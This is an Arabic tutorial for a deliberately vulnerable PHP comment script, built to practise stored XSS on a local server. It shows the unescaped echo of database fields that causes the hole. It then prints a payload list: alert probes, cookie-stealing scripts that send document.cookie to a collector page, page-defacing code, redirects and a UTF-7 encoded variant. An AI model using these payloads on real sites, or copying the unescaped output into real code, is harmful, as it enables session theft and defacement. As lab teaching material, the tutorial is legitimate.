
نقوم بالضغط على زر الاستعراض . .



نجد ان القاعدة موجوده في مجلد السكربت باسم **القاعدة! .sql**.




نقوم بالضغط على **تنفيذ** لاستيراد القاعدة . .



تم الاستيراد وكما تشاهد تم تكوين الجدول وحقله بنجاح ..


الان نقوم بنقل مجلد السكريت الى السيرفر المحلي داخل مجلد **www** طبعاً .

نقوم بتحرير ملف الكونفغ! **config.php**



طبعاً المستضيف + اسم المستخدم لا علاقة لنا فيه ، الرقم السري للقاعدة قم بادخال الرقم السري عند مرحلة تنصيب السيرفر المحلي ..

اما اسم القاعده والجدول تكلمنا عنه سابقاً وفقاً للموجود الان ..



كما ذكرت لكم سابقاً ساعمل السكرت **وفقاً** لأنواع الثغرة لكي نعمل المقارنة بالشكل الجيد .

طبعاً التصميم كلاسيكي متوافق مع هدف **السكرت** واتمنى انه ينال على اعجابكم

طبعاً **المخزن يقصد** به الثابت ، والغير مخزن يقصد به الغير ثابت ، مع العلم اني وضحت ذلك في المقدمة ولكن التكرار جيد ومفيد

بالنسبة للتحذير ، هو بشكل **عام** وليس بشكل خاص ، لان السكرت مصاب وقد اعمل سكرتات اخرى اكثر خطورة من ناحية الاستغلال كما ان السكرت مصاب في **XSS** وهو خطير بالفعل ، وبما يخص قطع الاتصال لاصحاب الاتصالات المباشرة **مثل** الكونكت ، وذلك لان الآي بي لجهازك في حالة كان مباشر يمكن للجميع استعراض سيرفرك في الانترنت وبذلك تصفح ملفاتك ، وملف خطير كهذا قد يكون سبب في اختراقك **اما** بالنسبة لمن يقوم برفع السكرت على استضافة ، هنا هو السبب في اي مشكلة مستقبلية من اختراق والخ " **للتوضيح مادامنا نعمل في مجال علمي . . .** "

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

قم باختيار القسم المطلوب :

غير
مخزن

المخزن

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

أحذر! السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة حية , وفي حالة كان جهازك يحتوي على أي بي مباشر نتمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب امنية !

coded by NassRawI D99Y team || d99y.com

نقوم باختيار المخزن الاكثر خطورة والاقبل في الانتشار . .

السلام عليكم ورحمة الله وبركاته . .
اهلاً وسهلاً بك في سكرت اختبار ثغرات XSS

العودة إلى الرئيسية :

العنوان :

التعليق :

ساحة التطوير
D99Y
developmental
WWW.D99Y.COM

أحذر! السكرت مصاب , والهدف من طرحه عمل الاختبارات الأمنية عليه , لذلك احذر من رفعه على استضافة حية , وفي حالة كان جهازك يحتوي على أي بي مباشر نتمنى قطع الاتصال في الانترنت قبل العمل عليه لاسباب امنية !

coded by NassRawI D99Y team || d99y.com

كما تشاهد عملت مثل صندوق الرد , والصندوق يقوم بالتخزين والاستعراض من قاعدة البيانات , وبذلك الصفحة **مخزنه** . .

الان اولاً اكتشاف الخطأ البرمجي . .

الملف المختبر **xss-sav.php** نقوم بتحرير الملف في اي محرر . .


```

Rapid PHP 2010 - [C:\AppServ\www\xss\xss-sav.php]
File Edit Search HTML Format HTML CSS PHP Script View Project Tools Options Windows Help
132 </head>
133
134 <table width="400" border="0" align="center" cellpadding="0" cellspacing="1" bg
135 <tr>
136 <td>
137 <table width="400" border="0" cellpadding="3" cellspacing="1" bgcolor="#5C5858">
138 <tr>
139 <td width="117" align="center" class="style1">العنوان</td>
140 <td width="14"><span class="style5"></td>
141 <td width="357"><?php echo $nassravi['name']; ?></span></td>
142 </tr>
143 <tr>
144 <td valign="top" align="center" class="style1">التعليق</td>
145 <td valign="top"><span class="style5"></td>
146 <td><?php echo $nassravi['comment']; ?></span></td>
147 </tr>
148 </table></td>
149 </tr>
Code Editor Preview Horizontal Split Vertical Split WWW.D99Y.COM
Document1 config.php * index.php send.php xss-sav.php xss-nosav.php *
158 : 43 Modified 5.07 kb UTF-8 Decreases text indent no project loaded

```

كما نشاهد هنا ، ان المبرمج طلب طباعة الموجود في حقلي الـ **name** و **comment** واقصد بها العنوان والتعليق ، دون اي فلترة ، فوراً اطبع وهنا الخطأ البرمجي واضح وهو عدم تأمين المخرجات من القاعده في السطر **141 + 146** !

جيد تم اكتشاف الخطأ البرمجي ، والان بإمكاننا اختبار السكريبت ، وعمل بعض الاستغلالات عليه ..

اولاً نقوم بتحميل الملف التالي ..

<http://www.mediafire.com/?d2ib6h0u5d771dt>

الملف يحتوي على ..

```


المفكرة - Xss.TXT
ملف تحرير تنسيق عرض تعليمات
=====
رسائل الاختبار واظهار وسرقة الكوكيز :
<script>alert(12345)</script>
<script>prompt(995041)</script>
<script>alert("test");</script>
"><script>alert(1)</script>
<script>alert(document.cookie)</script>
"onmouseover=prompt(11111) bad="
<script SRC=http://localhost/xss/cookies.php?+document.cookie ></script>
<script>document.location="http://localhost/xss/cookies.php?+document.cookie</script>
=====
وضع رسالة بمساحة خاصة :
<body onload="document.body.innerHTML='<h1>test !!</h1>';">
<script>document.documentElement.innerHTML="<h1>test !!</h1>";</script>
=====
فتح صفحة بالمعاس المطلوب وتحويل الصفحة :
<META http-equiv="refresh" content="0;URL=http://www.d99y.com/vb">
<IFRAME WIDTH=100% HEIGHT=300 SRC="http://www.d99y.com/vb"></IFRAME>
=====
UTF-7 :
%2BADw-script%2BAD4-alert(document.cookie)%2BADw-%2Fscript%2BAD4-

```

